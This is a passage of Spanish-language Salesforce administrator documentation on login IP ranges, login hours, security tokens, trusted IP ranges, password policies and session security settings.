1. Salesforce comprueba si el perfil de usuario tiene restricciones de horario de inicio de sesión. Si hay restricciones de horario en el perfil de usuario, no se autoriza cualquier inicio de sesión fuera de las horas especificadas.
2. Si el usuario tiene el permiso "Autenticación de dos factores para inicios de sesión de la interfaz de usuario", Salesforce solicita al usuario una segunda forma de autenticación en el inicio de sesión. Si la cuenta del usuario ya no está conectada a una aplicación de autenticación móvil como Salesforce Authenticator, Salesforce solicita en primer lugar al usuario conectar su cuenta.
3. Si el usuario cuenta con el permiso "Autenticación de dos factores para inicios de sesión de la API" y ha conectado una aplicación de autenticación a la cuenta, Salesforce devuelve un error si el usuario utiliza el token de seguridad estándar. El usuario debe introducir un código de verificación (contraseña simultánea basada en tiempo) generado por la aplicación de autenticación.
4. Salesforce comprueba si el perfil de usuario tiene restricciones de direcciones IP. Si hay restricciones de direcciones IP definidas para el perfil de usuario, no se autorizan los inicios de sesión realizados desde una dirección IP no asignada, mientras que se autorizan los inicios de sesión desde una dirección IP especificada. Si la configuración de la sesión **Activar intervalos de dirección IP de**

**inicio de sesión en cada solicitud** está activada, se aplicarán las restricciones de dirección IP a cada solicitud de página, incluyendo solicitudes desde aplicaciones cliente.

5. Si no hay establecidas restricciones de direcciones IP en el perfil, Salesforce comprueba si el usuario está iniciando sesión desde un dispositivo utilizado para acceder a Salesforce antes:
   - Si el inicio de sesión del usuario se está realizando desde un dispositivo y un navegador que Salesforce reconoce, se autoriza el inicio de sesión.
   - Si el usuario está iniciando sesión desde una dirección IP que esté en la lista de direcciones IP en las que se confía de su empresa, se autoriza el inicio de sesión.
   - Si el usuario no está iniciando sesión desde una dirección IP segura ni con un dispositivo y navegador que Salesforce reconoce, se bloquea el inicio de sesión.

Siempre que se bloquea un inicio de sesión o se devuelve un fallo de inicio de sesión en la API, Salesforce debe verificar la identidad del usuario:

- Para acceder a través de la interfaz de usuario, se le solicita verificar al usuario utilizando Salesforce Authenticator (versión 2 o posterior) o introducir un código de verificación.

  Nota: No se solicitará un código de verificación a los usuarios la primera vez que inicien sesión en Salesforce.

- Para acceder a través de la API o un cliente, los usuarios deben agregar su token de seguridad al final de su contraseña para iniciar sesión. Si se establece el permiso "Autenticación de dos factores en inicios de sesión de la API" en el perfil de usuario, los usuarios introducen un código de verificación generado por la aplicación de autenticación.

  Un token de seguridad es una clave generada automáticamente desde Salesforce. Por ejemplo, si la contraseña de un usuario es `micontraseña`, y el token de seguridad es `XXXXXXXXXX`, el usuario debe introducir `miconstraseñaXXXXXXXXXX` para iniciar sesión. o bien, algunas aplicaciones de cliente tienen un campo separado para el token de seguridad.

  Los usuarios pueden obtener su testigo de seguridad cambiando su contraseña o restableciendo su testigo de seguridad por medio de la interfaz de usuario de Salesforce. Cuando un usuario cambia una contraseña o restablece un token de seguridad, Salesforce envía un nuevo testigo de seguridad a la dirección de correo electrónico en el registro del usuario de Salesforce. El token de seguridad es válido hasta que el usuario restablece el token de seguridad, cambia una contraseña o se restablece una contraseña.

  Consejo: Antes de acceder a Salesforce desde una nueva dirección IP, le recomendamos obtener su token de seguridad desde una red de confianza utilizando **Restablecer mi token de seguridad**.

## Sugerencias para establecer restricciones de inicio de sesión

Tenga en cuenta lo siguiente al establecer restricciones de inicio de sesión:

- Cuando se cambia la contraseña de un usuario, se restablece el token de seguridad. Se puede bloquear el inicio de sesión a través de la API o un cliente hasta que el usuario agregue el token de seguridad generado automáticamente al final de la contraseña.
- Los usuarios de Portal de socios y Portal de clientes no tienen que activar sus navegadores para iniciar sesión.
- Estos eventos afectan al número de veces que los usuarios puedan intentar iniciar sesión con una contraseña no válida antes de que se le bloquee en Salesforce, según la configuración de bloqueo de sesión de su organización:
  - Cada vez que se solicite a los usuarios verificar su identidad
  - Cada vez que los usuarios agregan de forma incorrecta el token de seguridad o código de verificación al final de su contraseña para iniciar sesión en Salesforce a través de la API o un cliente.

### Restringir intervalos de direcciones IP de inicio de sesión en la interfaz de usuario de perfil mejorado

Controle el acceso de inicio de sesión en el nivel de usuarios especificando un intervalo de direcciones IP permitidas en el perfil de un usuario. Cuando define restricciones de dirección IP para un perfil, se denegará cualquier inicio de sesión desde otra dirección IP.

### Restringir las direcciones IP de inicio de sesión en la interfaz de usuario de perfil original

Controle el acceso de inicio de sesión en el nivel de usuarios especificando un intervalo de direcciones IP permitidas en el perfil de un usuario. Cuando define restricciones de dirección IP para un perfil, se denegará cualquier inicio de sesión desde otra dirección IP.

### Visualizar y modificar del horario de inicio de sesión en la interfaz de usuario de perfil mejorado

Para cada perfil, puede especificar un horario durante el cual los usuarios pueden iniciar sesión.

### Visualizar y modificar del horario de inicio de sesión en la interfaz de usuario de perfil original

Especifique las horas cuando los usuarios pueden iniciar sesión basándose en el perfil de usuario.

### Establecer intervalos de direcciones IP seguros para su organización

Los intervalos de direcciones IP seguros definen una lista de direcciones IP desde las que los usuarios pueden iniciar sesión sin necesidad de introducir las credenciales de inicio de sesión para la verificación de su identidad, como un código enviado a sus teléfonos móviles.

## Restringir intervalos de direcciones IP de inicio de sesión en la interfaz de usuario de perfil mejorado

Controle el acceso de inicio de sesión en el nivel de usuarios especificando un intervalo de direcciones IP permitidas en el perfil de un usuario. Cuando define restricciones de dirección IP para un perfil, se denegará cualquier inicio de sesión desde otra dirección IP.

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Seleccione un perfil y haga clic en su nombre.
3. En la página de descripción general del perfil, haga clic en **Intervalos de IP de inicio de sesión**.
4. Especifique direcciones IP permitidas para el perfil.
   - Para agregar un intervalo de direcciones IP desde el que los usuarios pueden iniciar sesión, haga clic en **Agregar campos de IP**. Introduzca una dirección IP válida en Dirección IP inicial y una dirección IP con un número superior en el campo Dirección IP final. Para permitir inicios de sesión desde una sola dirección IP, introduzca la misma dirección en ambos campos.
   - Para modificar o eliminar intervalos, haga clic en **Modificar** o **Eliminar** para ese intervalo.

   **Importante:**
   - Las direcciones IP en un intervalo deben ser IPv4 o IPv6. En intervalos, las direcciones IPv4 existen en el espacio de dirección IPv6 asignada a IPv4 ::ffff:0:0 a ::ffff:ffff:ffff, donde ::ffff:0:0 es 0.0.0.0 y ::ffff:ffff:ffff es 255.255.255.255. Un intervalo no puede incluir direcciones IP dentro y fuera del espacio de direcciones IPv6 asignado por IPv4. Los intervalos como 255.255.255.255 a ::1:0:0:0 o :: a ::1:0:0:0 no están permitidos.
   - Los perfiles de Usuario de socio están limitados a cinco direcciones IP. Para aumentar este límite, póngase en contacto con Salesforce.
   - La aplicación de Salesforce Classic Mobile puede omitir los intervalos de direcciones IP que están definidos para los perfiles. Salesforce Classic Mobile inicia una conexión segura con Salesforce sobre la red del operador móvil. No obstante, las direcciones IP del operador móvil pueden estar fuera de los intervalos de direcciones IP permitidos para el perfil del usuario. Para evitar la omisión de las definiciones de IP de un perfil de usuario, deshabilite Salesforce Classic Mobile en la página 1184 para ese usuario.
5. También puede escribir una descripción para el intervalo. Si mantiene múltiples intervalos, use el campo Descripción para introducir información como la parte de su red que corresponde con este intervalo.

**Nota:** Puede restringir aún más el acceso a Salesforce a únicamente aquellas direcciones IP que estén contenidas en los Intervalos de IP de inicio de sesión. Para activar esta opción, en Configuración, introduzca *Configuración de la sesión* en el cuadro Búsqueda rápida, seleccione **Configuración de la sesión** y luego seleccione **Activar intervalos de dirección IP de inicio de sesión en cada solicitud**. Esta opción afecta a todos los perfiles de usuario que cuentan con restricciones de IP de inicio de sesión.

**EDICIONES**

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Perfiles personalizados disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para configurar los intervalos de direcciones IP de inicio de sesión:
- "Ver parámetros y configuración"

Para modificar y eliminar los intervalos de direcciones IP de inicio de sesión:
- "Gestionar conjuntos de permisos y perfiles"

## Restringir las direcciones IP de inicio de sesión en la interfaz de usuario de perfil original

Controle el acceso de inicio de sesión en el nivel de usuarios especificando un intervalo de direcciones IP permitidas en el perfil de un usuario. Cuando define restricciones de dirección IP para un perfil, se denegará cualquier inicio de sesión desde otra dirección IP.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para configurar los intervalos de direcciones IP de inicio de sesión:
- "Ver parámetros y configuración"

Para modificar y eliminar los intervalos de direcciones IP de inicio de sesión:
- "Gestionar conjuntos de permisos y perfiles"

1. El modo de restringir el intervalo de direcciones IP válidas en un perfil depende de su edición de Salesforce.
   - Si utiliza Enterprise Edition, Unlimited Edition, Performance Edition o Developer Edition, desde Configuración, introduzca *`Perfiles`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Perfiles** y seleccione un perfil.
   - Si está utilizando Professional Edition, Group Edition o Personal Edition, desde Configuración, introduzca *`Configuración de la sesión`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de la sesión**.
2. Haga clic en **Nuevo** en la lista relacionada Intervalos de IP de inicio de sesión.
3. Introduzca una dirección IP válida en el campo `Dirección IP inicial` y una dirección IP con un número superior en el campo `Dirección IP final`.

   Las direcciones de inicio y fin definen el margen de direcciones IP disponibles desde las que los usuarios pueden iniciar sesión. Para permitir el inicio de sesión desde una única dirección IP, introdúzcala en ambos campos.
   - Las direcciones IP en un intervalo deben ser IPv4 o IPv6. En intervalos, las direcciones IPv4 existen en el espacio de dirección IPv6 asignada a IPv4 `::ffff:0:0` a `::ffff:ffff:ffff`,donde `::ffff:0:0` es `0.0.0.0` y `::ffff:ffff:ffff` es `255.255.255.255`. Un intervalo no puede incluir direcciones IP dentro y fuera del espacio de direcciones IPv6 asignado por IPv4. Los intervalos como `255.255.255.255` a `::1:0:0:0` o `::` a `::1:0:0:0` no están permitidos.
   - Los perfiles de Usuario de socio están limitados a cinco direcciones IP. Para aumentar este límite, póngase en contacto con Salesforce.
   - La aplicación de Salesforce Classic Mobile puede omitir los intervalos de direcciones IP que están definidos para los perfiles. Salesforce Classic Mobile inicia una conexión segura con Salesforce sobre la red del operador móvil. No obstante, las direcciones IP del operador móvil pueden estar fuera de los intervalos de direcciones IP permitidos para el perfil del usuario. Para evitar la omisión de las definiciones de IP de un perfil de usuario, deshabilite Salesforce Classic Mobile en la página 1184 para ese usuario.
4. También puede escribir una descripción para el intervalo. Si mantiene múltiples intervalos, use el campo Descripción para introducir información como la parte de su red que corresponde con este intervalo.
5. Haga clic en **Guardar**.

Nota: La configuración de la memoria caché de los recursos estáticos se define a privada cuando se accede a ella a través de un sitio de Force.com cuyo perfil del usuario invitado tiene restricciones según el intervalo de IP o el horario de inicio de sesión. Sitios con recursos estáticos de la memoria caché con restricciones del perfil de usuario invitado sólo en el explorador. Además, si se restringe un sitio que anteriormente no estaba restringido, los recursos estáticos pueden tardar hasta 45 días en caducar de la memoria caché de Salesforce y todas las memorias caché intermedias.

Nota: Puede restringir aún más el acceso a Salesforce a únicamente aquellas direcciones IP que estén contenidas en los Intervalos de IP de inicio de sesión. Para activar esta opción, en Configuración, introduzca *`Configuración de la sesión`* en el cuadro `Búsqueda rápida`, seleccione **Configuración de la sesión** y luego seleccione **Activar intervalos de dirección IP**

**de inicio de sesión en cada solicitud**. Esta opción afecta a todos los perfiles de usuario que cuentan con restricciones de IP de inicio de sesión.

CONSULTE TAMBIÉN

Establecer intervalos de direcciones IP seguros para su organización

Visualizar y modificar del horario de inicio de sesión en la interfaz de usuario de perfil original

Trabajar con la interfaz de perfiles originales

## Visualizar y modificar del horario de inicio de sesión en la interfaz de usuario de perfil mejorado

Para cada perfil, puede especificar un horario durante el cual los usuarios pueden iniciar sesión.

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Seleccione un perfil y haga clic en su nombre.
3. En la página de descripción general del perfil, desplácese hacia abajo hasta Horas de inicio de sesión y haga clic en **Modificar**.
4. Defina los días y las horas en que los usuarios con este perfil pueden iniciar sesión en la organización.

   Para permitir que los usuarios inicien sesión en cualquier momento, haga clic en **Borrar todas las horas**. Para prohibir a los usuarios el uso del sistema en una fecha específica, fije el mismo valor para las horas de inicio y fin.

   Si hay usuarios conectados al finalizar las horas en las que tienen permitido iniciar sesión, podrán seguir viendo la página actual, pero no podrán realizar ninguna otra acción.

Nota: Las primeras horas de inicio de sesión se definen para un perfil, las horas se basan en la Zona horaria predeterminada de la organización, tal y como se especifica en la página Información de la empresa en Configuración. Posteriormente, los cambios en la Zona horaria predeterminada de la organización no cambiarán la zona horaria de las horas de inicio de sesión de los perfiles. Como resultado, las horas siempre se aplican a esas horas exactas, incluso si el usuario se encuentra en una zona horaria distinta o si cambia la zona horaria predeterminada de la empresa.

Dependiendo de si visualiza o modifica las horas de inicio de sesión, éstas pueden aparecer de forma diferente. En la página de modificación Horas de inicio de sesión, las horas se muestran en su zona horaria especificada. En la página de descripción general del perfil, aparecerán en la zona horaria predeterminada original de la organización.

CONSULTE TAMBIÉN

Descripción general de la interfaz de usuario de perfil mejorado

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Perfiles personalizados disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la configuración de la hora de inicio de sesión:

- "Ver parámetros y configuración"

Para modificar la configuración de la hora de inicio de sesión:

- "Gestionar conjuntos de permisos y perfiles"

## Visualizar y modificar del horario de inicio de sesión en la interfaz de usuario de perfil original

Especifique las horas cuando los usuarios pueden iniciar sesión basándose en el perfil de usuario.

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles** y seleccione un perfil.
2. Haga clic en **Modificar** en la lista relacionada Horas de conexión.
3. Establezca los días y las horas en que los usuarios con este perfil pueden usar el sistema.

   Para permitir que los usuarios inicien sesión en cualquier momento, haga clic en **Borrar todas las horas**. Para prohibir a los usuarios el uso del sistema en una fecha específica, fije el mismo valor para las horas de inicio y fin.

   Si hay usuarios conectados al finalizar las horas en las que tienen permitido iniciar sesión, podrán seguir viendo la página actual, pero no podrán realizar ninguna otra acción.
4. Haga clic en **Guardar**.

Nota: Las primeras horas de inicio de sesión se definen para un perfil, las horas se basan en la Zona horaria predeterminada de la organización, tal y como se especifica en la página Información de la empresa en Configuración. Posteriormente, los cambios en la Zona horaria predeterminada de la organización no cambiarán la zona horaria de las horas de inicio de sesión de los perfiles. Como resultado, las horas siempre se aplican a esas horas exactas, incluso si el usuario se encuentra en una zona horaria distinta o si cambia la zona horaria predeterminada de la empresa.

Dependiendo de si visualiza o modifica las horas de inicio de sesión, éstas aparecen de forma diferente. En la página de detalles del perfil, las horas se muestran en su zona horaria especificada. En la página de modificación Horas de inicio de sesión, aparecerán en la zona horaria predeterminada de la organización.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para establecer el horario de inicio de sesión:

- "Gestionar conjuntos de permisos y perfiles"

CONSULTE TAMBIÉN

Trabajar con la interfaz de perfiles originales

Restringir las direcciones IP de inicio de sesión en la interfaz de usuario de perfil original

## Establecer intervalos de direcciones IP seguros para su organización

Los intervalos de direcciones IP seguros definen una lista de direcciones IP desde las que los usuarios pueden iniciar sesión sin necesidad de introducir las credenciales de inicio de sesión para la verificación de su identidad, como un código enviado a sus teléfonos móviles.

Para ayudar a proteger los datos de su organización de accesos no autorizados, puede especificar una lista de direcciones IP desde las que los usuarios pueden iniciar sesión sin necesidad de introducir las credenciales de inicio de sesión. Sin embargo, no restringe el acceso, completamente, para usuarios fuera del Intervalo de direcciones IP seguras. Cuando los usuarios completan la introducción de las credenciales de inicio de sesión (habitualmente introduciendo un código enviado a sus dispositivos móviles o direcciones de correo electrónico), pueden iniciar sesión.

**EDICIONES**

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

**PERMISOS DE USUARIO**

Para ver el acceso de red:
- "Inicio de sesión de Challenge activado"

Para cambiar el acceso de red:
- "Gestionar direcciones IP"

1. Desde Configuración de *Acceso de red* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Acceso de red**.
2. Haga clic en **Nuevo**.
3. Introduzca una dirección IP válida en el campo `Dirección IP inicial` y una dirección IP superior en el campo `Dirección IP final`.

   Las direcciones de inicio y finalización definen el intervalo de las direcciones IP permitidas desde las que los usuarios pueden iniciar sesión, incluyendo los valores de inicio y finalización. Si desea permitir inicios de sesión desde una sola dirección IP, introduzca la misma dirección en ambos campos.

   El inicio y el fin de las direcciones IP deben estar en un intervalo IPv4 y no deben incluir más de 33.554.432 direcciones ($2^{25}$, un bloque /7 CIDR).
4. También puede escribir una descripción para el intervalo. Por ejemplo, si mantiene varios intervalos, introduzca los detalles sobre la parte de su red que se corresponda con este intervalo.
5. Haga clic en **Guardar**.

Nota: Para organizaciones cuya activación es anterior a diciembre de 2007, Salesforce ha completado automáticamente la lista de direcciones IP de confianza de su organización en diciembre de 2007, cuando se introdujo esta función. Se han añadido las direcciones IP desde las que los usuarios de confianza habían accedido a Salesforce durante los últimos seis meses.

### CONSULTE TAMBIÉN

Seguridad de sesión

Restringir dónde y cuándo los usuarios pueden iniciar sesión en Salesforce

## Establecer políticas de contraseña

Mejora la seguridad de su organización de Salesforce con la protección de contraseña. Puede establecer el historial, la longitud y los requisitos de complejidad de la contraseña con otros valores. Además, puede especificar qué hacer si un usuario olvida su contraseña.

Con la finalidad de proteger la seguridad de su organización, puede configurar varias contraseñas y políticas de conexión.

Nota: Las contraseñas de usuario no pueden superar los 16.000 bytes.

Los inicios de sesión están limitados a 3.600 por hora por usuario. Este límite se aplica a las organizaciones creadas después de Summer '08.

1. Desde Configuración, introduzca *Políticas de contraseña* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Políticas de contraseña**.
2. Personalice la configuración de la contraseña.

| Campo | Descripción |
|---|---|
| `Las contraseñas del usuario caducan dentro de` | Plazo hasta el vencimiento y cambio de las contraseñas de usuarios. El valor predeterminado es 90 días. Esta configuración no está disponible para portales de Autoservicio. Esta configuración no se aplica a usuarios con el permiso "La contraseña no caduca nunca".<br>Si cambia la configuración `Las contraseñas del usuario caducan dentro de`, los cambios afectarán a la fecha de vencimiento de la contraseña de un usuario si la nueva fecha de vencimiento de ese usuario es anterior a la fecha de vencimiento anterior o si elimina un vencimiento seleccionando `No caduca nunca`. |
| `Forzar historial de contraseñas` | Guarda las contraseñas anteriores de los usuarios de modo que siempre deban restablecer su contraseña a una nueva y exclusiva. El historial de contraseñas no se guarda hasta que se establece este valor. El valor predeterminado es `3 contraseñas recordadas`. No puede seleccionar `No se recuerdan las contraseñas` salvo que seleccione `No caduca nunca` para el campo `Las contraseñas del usuario caducan dentro de`. Esta configuración no está disponible para portales de Autoservicio. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para configurar las políticas de contraseña:

- "Gestionar políticas de contraseña"

| Campo | Descripción |
| --- | --- |
| `Longitud mínima de la contraseña` | El número mínimo y obligatorio de caracteres de la contraseña. Al establecer este valor, los usuarios existentes no se ven afectados hasta la próxima vez que cambien sus contraseñas. El valor predeterminado es `8 caracteres`. |
| `Requisito de complejidad de contraseñas` | Los requisitos para los tipos de caracteres que se pueden utilizar en la contraseña de un usuario.<br>Niveles de complejidad:<br>• `Sin restricciones`, proporciona cualquier valor de contraseña y es la opción menos segura.<br>• `Debe mezclar caracteres alfabéticos y numéricos`: requiere al menos un carácter alfabético y un número, que es el valor predeterminado.<br>• `Debe mezclar caracteres alfabéticos, numéricos y especiales`, requiere al menos un carácter alfabético, un número y uno de los siguientes caracteres: `! # $ % - _ = + < >`.<br>• `Debe mezclar números y letras mayúsculas y minúsculas` requiere como mínimo un número, una letra mayúscula y una letra minúscula.<br>• `Debe mezclar números y letras mayúsculas y minúsculas, además de caracteres especiales` requiere como mínimo un número, una letra mayúscula y una letra minúscula, y uno de los siguientes caracteres: `! # $ % - _ = + < >`. |
| `Requisito de pregunta de la contraseña` | Los valores son `No puede contener contraseña`, lo que significa que la respuesta a la pregunta de usuario a la pregunta para recordar la contraseña no puede contener la contraseña en sí; o `Ninguno`, el valor predeterminado, sin restricciones en la respuesta. Se requiere la respuesta de usuario a la pregunta de usuario a la pregunta para recordar la contraseña. Esta configuración no está disponible para los portales de autoservicio, portales de clientes o portales de socios. |
| `Número máximo de intentos de inicio de sesión no válidos` | El número de errores de inicio de sesión permitidos para un usuario antes de que se bloquee la conexión. Esta configuración no está disponible para portales de Autoservicio. |
| `Período de vigor del bloqueo` | La duración del bloqueo del inicio de sesión. El valor predeterminado es 15 minutos. Esta configuración no está disponible para portales de Autoservicio.<br>Nota: Si los usuarios están bloqueados, deben esperar hasta que concluya el periodo de bloqueo. Además, un usuario con el permiso "Restablecer contraseñas de |

| Campo | Descripción |
| --- | --- |
| | usuarios y Desbloquear usuarios" puede desbloquearlos desde Configuración con el siguiente procedimiento:<br>**a.** Introduzca *Usuarios* en el cuadro Búsqueda rápida.<br>**b.** Seleccione **Usuarios**.<br>**c.** Selección del usuario.<br>**d.** Haga clic en **Desbloquear**.<br>Este botón sólo está disponible si un usuario está bloqueado. |
| Oscurecer la respuesta secreta en los restablecimientos de contraseña | Esta función oculta respuestas a preguntas de seguridad conforme escribe. El valor predeterminado es mostrar la respuesta en texto normal.<br>Nota: Si su organización utiliza el Editor de métodos de entrada de Microsoft (IME) con el modo de entrada establecido como Hiragana, cuando escribe caracteres ASCII, se convierten en caracteres en Japonés en campos de texto normal. Sin embargo, el IME no funciona correctamente en campos con texto oculto. Si los usuarios de su organización no pueden introducir correctamente sus contraseñas y otros valores después de activar esta función, desactive la función. |
| Se necesita una duración mínima de contraseña de 1 día | Si selecciona esta opción, no se puede cambiar una contraseña más de una vez en 24 horas. |

**3.** Personalice la contraseña olvidada e información de asistencia de cuenta bloqueada.

Nota: Esta configuración no está disponible para los portales de autoservicio, portales de clientes o portales de socios.

| Campo | Descripción |
| --- | --- |
| Mensaje | Si establece, aparece este mensaje en el correo electrónico "No podemos restablecer su contraseña". Los usuarios reciben este correo electrónico cuando se bloquean intentando restablecer su contraseña demasiadas veces. El texto aparece también en la parte inferior de la página Responder su pregunta de seguridad cuando los usuarios restablecen su contraseña.<br>Puede adaptar el texto a su organización agregando el nombre de su soporte técnico interno o un administrador del sistema. En el correo electrónico, el mensaje sólo aparece para cuentas que necesitan de un administrador para restablecerlas. En los |

| Campo | Descripción |
| --- | --- |
| | bloqueos debido a restricciones temporales aparece un mensaje de correo electrónico del sistema diferente. |
| `Vínculo de ayuda` | Si se define, este vínculo aparece con el texto definido en el campo `Mensaje`. En el correo electrónico "No podemos restablecer su contraseña", la URL aparece exactamente como se ha introducido en el campo `Vínculo de ayuda`, para que el usuario pueda ver a dónde le lleva el vínculo. Este formato de presentación de URL es una función de seguridad porque el usuario no está en una organización de Salesforce.<br>En la página Responder su pregunta de seguridad, la URL `Vínculo de ayuda` se combina con el texto del campo `Mensaje` para convertirlo en un vínculo activable. La seguridad no es un problema porque el usuario está en una organización de Salesforce cuando cambia la contraseña.<br>Protocolos válidos:<br>• http<br>• https<br>• mailto |

4. Especifique una página de inicio alternativa para usuarios con el permiso "Sólo usuario para API". Después de completar las tareas de gestión de usuarios como restablecer una contraseña, los usuarios sólo para API se redirigen a la URL especificada aquí, en lugar de la página de inicio.
5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Ver y modificar políticas de contraseñas en perfiles

Contraseñas

## Hacer caducar contraseñas para todos los usuarios

Como administrador, puede hacer caducar las contraseñas de todos los usuarios siempre que lo desee para reforzar la seguridad de la organización. Después de caducar las contraseñas, se solicita a todos los usuarios restablecer su contraseña la próxima vez que inician sesión.

Para hacer caducar las contraseñas de todos los usuarios, excepto de aquellos usuarios que tienen el permiso "La contraseña no caduca nunca":

1. En Configuración, introduzca *`Hacer caducar todas las contraseñas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Hacer caducar todas las contraseñas**.
2. Seleccione **Hacer caducar todas las contraseñas**.
3. Haga clic en **Guardar**.

La próxima vez que los usuarios inicien sesión, se les solicitará restablecer sus contraseñas.

### Consideraciones cuando se haga caducar contraseñas

- Es posible que los usuarios tengan que activar sus equipos para iniciar sesión en Salesforce.
- `Hacer caducar todas las contraseñas` no afecta a los usuarios del portal de autoservicio porque no son usuarios directos de Salesforce.

CONSULTE TAMBIÉN

Contraseñas

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para hacer caducar todas las contraseñas:

- "Gestionar usuarios internos"

## Modificar la configuración de seguridad de sesión

Puede modificar la configuración de seguridad de sesión para especificar el tipo de conexión, la configuración del tiempo de espera y los intervalos de direcciones IP para proteger frente a ataques dañinos y mucho más.

1. Desde Configuración, introduzca *Configuración de la sesión* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de la sesión**.
2. Personalice la configuración de seguridad de sesión.

| Campo | Descripción |
| --- | --- |
| Valor de tiempo de espera | Plazo de tiempo tras la cual el sistema desconecta usuarios inactivos. Para los usuarios de portal, el tiempo de espera oscila entre 10 minutos y 24 horas, aunque el mínimo en que puede establecerlo es de 15 minutos. Seleccione un valor entre 15 minutos y 24 horas. Seleccione un período de tiempo de espera menor si la organización tiene información delicada y quiere mantener una seguridad más estricta.<br><br>Nota: El último valor de tiempo de sesión activa no se actualiza hasta pasar la mitad del periodo de tiempo de espera. Por lo tanto, si dispone de un tiempo de espera de 30 minutos, el sistema no comprueba la actividad hasta pasados 15 minutos. Por ejemplo, si actualiza un registro pasados 10 minutos, no se actualizará el valor de tiempo de la última sesión activa ya que no ha habido actividad pasados 15 minutos. Se cerrará la sesión en 20 minutos más (30 minutos en total) porque no se ha actualizado el tiempo de la última sesión activa. Imagine que actualiza un registro pasados 20 minutos. Dispone de cinco minutos después de comprobar el tiempo de la última sesión activa. Se restablece su tiempo de espera y dispone de otros 30 minutos antes del cierre de sesión, con un total de 50 minutos. |
| Desactive el mensaje emergente de advertencia de tiempo de espera de sesión agotado | Determina si el sistema avisa a los usuarios inactivos con un mensaje de advertencia de tiempo de inactividad. Los usuarios son avisados 30 segundos antes del tiempo de inactividad como se especifica por el Valor de tiempo de inactividad. |
| Forzar cierre de sesión cuando acabe el tiempo de espera de la sesión | Requiere que cuando finalice el tiempo de espera de las sesiones de los usuarios inactivos, se invaliden las sesiones actuales. El navegador se actualiza y vuelve a la página de inicio de sesión. Para acceder a la organización, el usuario debe volver a iniciar sesión. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

El ajuste Bloquee las sesiones en la dirección IP de origen está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

El resto de configuraciones están disponibles en: **Personal Edition**, **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para modificar la configuración de seguridad de sesión:

- "Personalizar aplicación"

| Campo | Descripción |
| --- | --- |
| | Nota: *No* seleccione `Desactivar el mensaje emergente de advertencia de tiempo de espera de sesión agotado` cuando utilice esta configuración. |
| `Bloquee las sesiones en la dirección IP de origen` | Determina si las sesiones de usuario se bloquearán para la dirección IP desde la que el usuario inició sesión, para impedir el uso de una sesión válida a personas no autorizadas.<br>Nota: Esta configuración puede impedir varias aplicaciones y dispositivos móviles. |
| `Bloquear las sesiones en el dominio donde se han utilizado por primera vez` | Asocia una sesión de IU actual para un usuario, como un usuario de comunidad, con un dominio específico. La configuración ayuda a evitar el uso no autorizado del Id. de sesión en otro dominio. Esta configuración se activa de forma predeterminada para organizaciones creadas con la versión Spring '15 o posterior. |
| `Requerir conexiones seguras (HTTPS)` | Determina si se requiere HTTPS para iniciar sesión o acceder a los sitios de Salesforce, además de sitios de Force.com, que se pueden acceder utilizando HTTP.<br>Esta configuración se activa de forma predeterminada por motivos de seguridad.<br>Nota: Solo se puede acceder a la página Restablecer contraseñas para sus usuarios mediante HTTPS. |
| `Forzar reinicio después del inicio de sesión como usuario` | Determina si un administrador que inicia sesión como otro usuario vuelve a su sesión anterior después de cerrar sesión como usuario secundario.<br>Si la configuración está activada, un administrador debe iniciar sesión de nuevo para continuar utilizando Salesforce después de cerrar sesión como el usuario. De lo contrario, se devuelve el administrador a la sesión original después de cerrar sesión como el usuario. Esta configuración está habilitada de forma predeterminada para las organizaciones nuevas a partir de la versión Summer '14. |
| `Requerir atributo HttpOnly` | Restringe el acceso de cookies de Id. de sesión. Una cookie con el atributo HttpOnly no permite el acceso a través de métodos que no sean HTTP, como llamadas desde JavaScript.<br>Nota: Si dispone de una aplicación personalizada o predefinida que utiliza JavaScript para acceder a las cookies de Id. de sesión, seleccionar `Atributo Requerir HttpOnly` hará que su aplicación deje de funcionar. Deniega a la aplicación el acceso a la cookie. Si `Atributo Requerir HttpOnly` está seleccionado, la ventana de depuración del kit de herramientas de AJAX no está disponible. |
